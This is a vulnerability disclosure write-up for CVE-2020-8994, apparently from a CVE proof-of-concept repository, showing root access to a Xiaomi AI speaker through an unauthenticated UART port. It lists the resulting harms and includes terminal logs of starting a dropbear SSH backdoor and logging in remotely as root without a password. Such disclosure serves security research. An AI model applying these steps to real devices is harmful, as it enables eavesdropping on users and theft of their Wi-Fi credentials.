

master

...

CVE-POC / CVE-2020-8994.md

Jian-Xian Create CVE-2020-8994.md

History

1 contributor

104 lines (70 sloc) | 3.98 KB

...

CVE-2020-8994

[Discoverer]

*Jian-Xian Li, Pei-Jing Sun, Guan-Wei Hou, Jieh-Chian Wu

National Kaohsiung University of Science and Technology

[Description]

An issue was discovered on XIAOMI AI speaker MDZ-25-DT 1.34.36, 1.40.14. Attackers can get root shell by accessing the UART interface and then they can read Wi-Fi SSID or password, read the dialogue text files between users and XIAOMI AI speaker, use Text-To-Speech tools pretend XIAOMI speakers' voice achieve social engineering attacks, eavesdrop on users and record what XIAOMI AI speaker hears, delete the entire XIAOMI AI speaker system, modify system files, stop voice assistant service, start the XIAOMI AI speaker's SSH service as a backdoor.

[Attack Type]

Physical

[Product]

XIAOMI AI speaker MDZ-25-DT

[Version]

1.34.36 , 1.40.14

XIAOMI AI speaker MDZ-25-DT devices vulnerability


demonstration

Debug points exist in most of the equipment and are used for factory testing. By removing the case of the XIAOMI AI speaker, we can find the debug point on the UART port. Figure 1 shows how a laptop is connected to XIAOMI AI speaker via UART port.



Fig.1 A laptop is connected to XIAOMI AI speaker via UART port.


Since there is no any authentication procedure for the access to the UART ports, we can login as root with no password to be asked. Figure 2 shows the screenshot of login as root with no password to be asked.



1. Read Wi-Fi SSID or password displayed in cleartext




2. Read the dialogue text files between users and XIAOMI AI speaker



3. Use Text-To-Speech tools pretend XIAOMI speakers' voice achieve social engineering attacks

video: <https://youtu.be/yCadG38yZW8>

4. Eavesdrop on users and record what XIAOMI AI speaker hears



5. Delete the entire XIAOMI AI speaker system



6. Stop voice assistant service



Fig.7 The command to shut down voice assistant of XIAOMI AI speaker.

7. Start the XIAOMI AI speaker's SSH service as a backdoor

```
Reboot (SNAPSHOT, 70-1-1)

=====
WARNING:
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
=====

root@mico:~# dropbear -g /data/etc/dropbear/dropbear rsa host key -E
root@mico:~# [701] Oct 03 21:06:12 Running in background

root@mico:~# ifconfig
lo        Link encap:Local Loopback
  inet addr:127.0.0.1 Mask:255.0.0.0
  UP LOOPBACK RUNNING MTU:65536 Metric:1
  RX packets:336 errors:0 dropped:0 overruns:0 frame:0
  TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1
  RX bytes:24077 (23.5 KiB) TX bytes:24077 (23.5 KiB)

wlan0     Link encap:Ethernet HWaddr 8C:8A:F8:78:6D:D2
  inet addr:192.168.0.107 Bcast:192.168.0.255 Mask:255.255.255.0
  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
  RX packets:149 errors:0 dropped:0 overruns:0 frame:0
  TX packets:236 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:73250 (72.1 KiB) TX bytes:35511 (34.6 KiB)

root@mico:~#
root@mico:~#
```

Fig.8 The command to use a RSA format SSH private key.

```
root@kali:~# ssh 192.168.0.107

BusyBox VI.27.2 () built-in shell (ash)

Reboot (SNAPSHOT, 70-1-1)

=====
WARNING:
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
=====

root@mico:~# ls /
bin      dev      init     mnt      proc     root     sys      usr
data     etc      lib      overlay  rom      sbin     tmp      var
root@mico:~# pwd
/root
root@mico:~#
```

Fig.9 The command to remotely login in by SSH with no password to be asked.